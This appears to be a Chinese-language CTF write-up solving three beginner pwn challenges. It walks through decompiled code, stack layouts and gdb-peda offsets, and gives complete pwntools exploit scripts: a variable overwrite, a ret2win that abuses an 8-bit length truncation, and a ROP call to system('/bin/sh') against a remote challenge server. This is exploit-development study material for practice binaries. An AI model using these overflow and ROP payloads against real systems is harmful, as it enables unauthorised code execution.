


```
$ ls
bin
dev
flag
level0
lib
lib32
lib64
$ cat flag
cyberpeace{ca60abc99d9f998a98194b17dabdbe65}
$ 
```


when did you born


```
[*] '/home/python/Desktop/mid/test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


老方法，还是checksec，拖进ida分析，没有PIE，但是有canary


```
  v6 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  puts("What's Your Birth?");
  __isoc99_scanf("%d", v5);
  while ( getchar() != 10 )
    ;
  if ( v5[0] == 1926 )
  {
    puts("You Cannot Born In 1926!");
    result = 0LL;
  }
  else
  {
    puts("What's Your Name?");
    gets(v4);
    printf("You Are Born In %d\n", v5[0]);
    if ( v5[0] == 1926 )
    {
      puts("You Shall Have Flag.");
      system("cat flag");
    }
    else
    {
      puts("You Are Naive.");
      puts("You Speed One Second Here.");
    }
    result = 0LL;
  }
  return result;
}
```

我们同时可以结合运行结果，进行分析，发现它会问我们第一个问题，我们的回答存进V5，如果我们回答了1926，它会退出程序，如果不是1926，它会问我们一个问题，这个回答存在V4里面




```
__int64 result; // rax
char v4[8]; // [rsp+0h] [rbp-20h] BYREF
unsigned int v5[4]; // [rsp+8h] [rbp-18h] BYREF
unsigned __int64 v6; // [rsp+18h] [rbp-8h]
```



```
var_20          db 8 dup(?)
var_18          dd 4 dup(?)
var_8           dq ?
 s              db 8 dup(?)
 r              db 8 dup(?)
```

我们可以知道，上面是V4，下面是V5，输入V4尝试对V5进行一个覆盖
构建exp


```
##!/usr/bin/env python
from pwn import *
sh = remote('111.200.241.244','58405')
sh.recvuntil("What's Your Birth?\n")
sh.sendline('1')
sh.recvuntil("What's Your Name?\n")
sh.sendline('A' * 8 + p64(1926))
sh.interactive()
```




```
franex@franex-virtual-machine:~/桌面$ python pwnexp.py
[+] Opening connection to 111.200.241.244 on port 58405: Done
[*] Switching to interactive mode
You Are Born In 1926
You Shall Have Flag.
cyberpeace{ab74daa8e4386a4125bfa9f87464b9ae}
[*] Got EOF while reading in interactive
$ 
```

得到flag

int overflow




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [esp+Ch] [ebp-Ch] BYREF

  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  puts("---------------------");
  puts("~~ Welcome to CTF! ~~");
  puts("       1.Login       ");
  puts("       2.Exit        ");
  puts("---------------------");
  printf("Your choice:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 1 )
  {
    login();
```



```
  }
  else
  {
    if ( v4 == 2 )
    {
      puts("Bye~");
      exit(0);
    }
    puts("Invalid Choice!");
  }
  return 0;
}
```


直接上ida图



```
int login()
{
  char buf[512]; // [esp+0h] [ebp-228h] BYREF
  char s[40]; // [esp+200h] [ebp-28h] BYREF

  memset(s, 0, 0x20u);
  memset(buf, 0, sizeof(buf));
  puts("Please input your username:");
  read(0, s, 0x19u);
  printf("Hello %s\n", s);
  puts("Please input your passwd:");
  read(0, buf, 0x199u);
  return check_passwd(buf);
}
```


我们输入1之后，1是V4的值，执行login函数，点进去

随意输入账户后，存储到变量S，要求我们输入密码，存入buf里面，然后执行check_passwd函数，注意，这个函数的S是之前我们说的buf




```
char *__cdecl check_passwd(char *s)
{
  char *result; // eax
  char dest[11]; // [esp+4h] [ebp-14h] BYREF
  unsigned __int8 v3; // [esp+Fh] [ebp-9h]

  v3 = strlen(s);
  if ( v3 <= 3u || v3 > 8u )
  {
    puts("Invalid Password");
    result = (char *)fflush(stdout);
  }
  else
  {
    puts("Success");
    fflush(stdout);
    result = strcpy(dest, s);
  }
  return result;
}
```

这里的话，我们看到会检查输入长度，太长了就不行




```
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 s               dd ?                    ; offset
+0000000C
+0000000C ; end of stack variables
```

看了一下，strlen()会把长度的返回值传给al，al最多容纳8位，也就是11111111，即255，如果多于的话，高位会舍去，比如261的100000101，那个1会舍去变成101
找输入点，找一下，找到后面有个把s的值赋给dest，利用dest整一个缓冲区溢出




```
-00000014 dest            db 11 dup(?)
-00000009 var_9           db ?
-00000008                 db ? ; undefined
-00000007                 db ? ; undefined
-00000006                 db ? ; undefined
-00000005                 db ? ; undefined
-00000004                 db ? ; undefined
-00000003                 db ? ; undefined
-00000002                 db ? ; undefined
-00000001                 db ? ; undefined
+00000000  s              db 4 dup(?)
+00000004  r              db 4 dup(?)
+00000008 s               dd ?
```




```
gdb-peda$ pattern create 261
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA
4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAAT
AAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A
%EA%aA%0A%FA%bA%1A%GA%cA%'
gdb-peda$ r
Starting program: /home/ubuntu/桌面/pwn
---------------------
~~ Welcome to CTF! ~~
       1.Login
       2.Exit
---------------------
Your choice:1
Please input your username:
123
Hello 123

Please input your passwd:
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4
AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATA
AqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%
EA%aA%0A%FA%bA%1A%GA%cA%
Success
```

利用peda确定偏移




```
EBP  0x41412d41 ('A-AA')
```



```
gdb-peda$ pattern offset A-AA
A-AA found at offset: 20
```

偏移量为20+4，payload我们先填偏移量，再输入地址，这个时候肯定超出长度了，我们用一些数字填满261，但是检测进去只有5，于是可以写wp了
找到what is this函数，调用了system函数




```
.text:0804868B                 public what_is_this
.text:0804868B what_is_this    proc near
.text:0804868B ; __unwind {
.text:0804868B                 push    ebp
.text:0804868C                 mov     ebp, esp
.text:0804868E                 sub     esp, 8
.text:08048691                 sub     esp, 0Ch
.text:08048694                 push    offset command  ; "cat flag"
.text:08048699                 call    _system
.text:0804869E                 add     esp, 10h
.text:080486A1                 nop
.text:080486A2                 leave
.text:080486A3                 retn
.text:080486A3 ; } // starts at 804868B
.text:080486A3 what_is_this    endp
.text:080486A3
```

写exp：


```python
##!/usr/bin/env python



from pwn import *

p = remote("111.200.241.244",31217)

payload = "A" * (0x14+0x4) + p32(0X0804868B)

payload += "A" * (261-int(len(payload)))

p.sendlineafter('choice:', '1')

p.recvuntil("Please input your username:")

p.sendline("woshinidie")

p.recvuntil("Please input your passwd:")

p.sendline(payload)

p.interactive()
```

level2




```
[*] '/home/python/Desktop/mid/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

没有开启PIE，canary没有找到，但是NX是开启的，栈中的数据没有执行权限，这里可以rop绕过
和之前的题目一样的前提，这里直接上ida



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```




```
ssize_t vulnerable_function()
{
  char buf[136]; // [esp+0h] [ebp-88h] BYREF

  system("echo Input:");
  return read(0, buf, 0x100u);
}
```

我们这里可以找到溢出点，是read，但是这里system不是'bin/sh'，我们想办法把里面的字符串改成bin/sh

```
.text:0804844B ; __unwind {
.text:0804844B                 push    ebp
.text:0804844C                 mov     ebp, esp
.text:0804844E                 sub     esp, 88h
.text:08048454                 sub     esp, 0Ch
.text:08048457                 push    offset command  ; "echo Input:"
.text:0804845C                 call    _system
.text:08048461                 add     esp, 10h
```

我们观察一下vulnerable_function函数，它的汇编指令如下，我们是先把system里面的'echo input'入栈，然后下面是call指令，call指令我们知道，作用是把edi变成system所在的地址，并push 下一条指令的地址，也就是返回地址
此时的栈：




我们有一个想法，在read执行缓冲区溢出，在read的ret对应的栈上写入call system的地址，然后紧接着跟上我们的随便输入的返回地址，再接入一个command，就可以达到system('command')的结果了

可以写exp了

```python
##!/usr/bin/env python



from pwn import *

p = remote("111.200.241.244",47739)

elf = ELF('./pwn')

system_addr = elf.symbols['system']

bin_addr = elf.search('/bin/sh').next()

payload = "A" * (0x8c) + p32(system_addr) +p32(4)+p32(bin_addr)

p.sendlineafter('Input:',payload)

p.interactive()
```

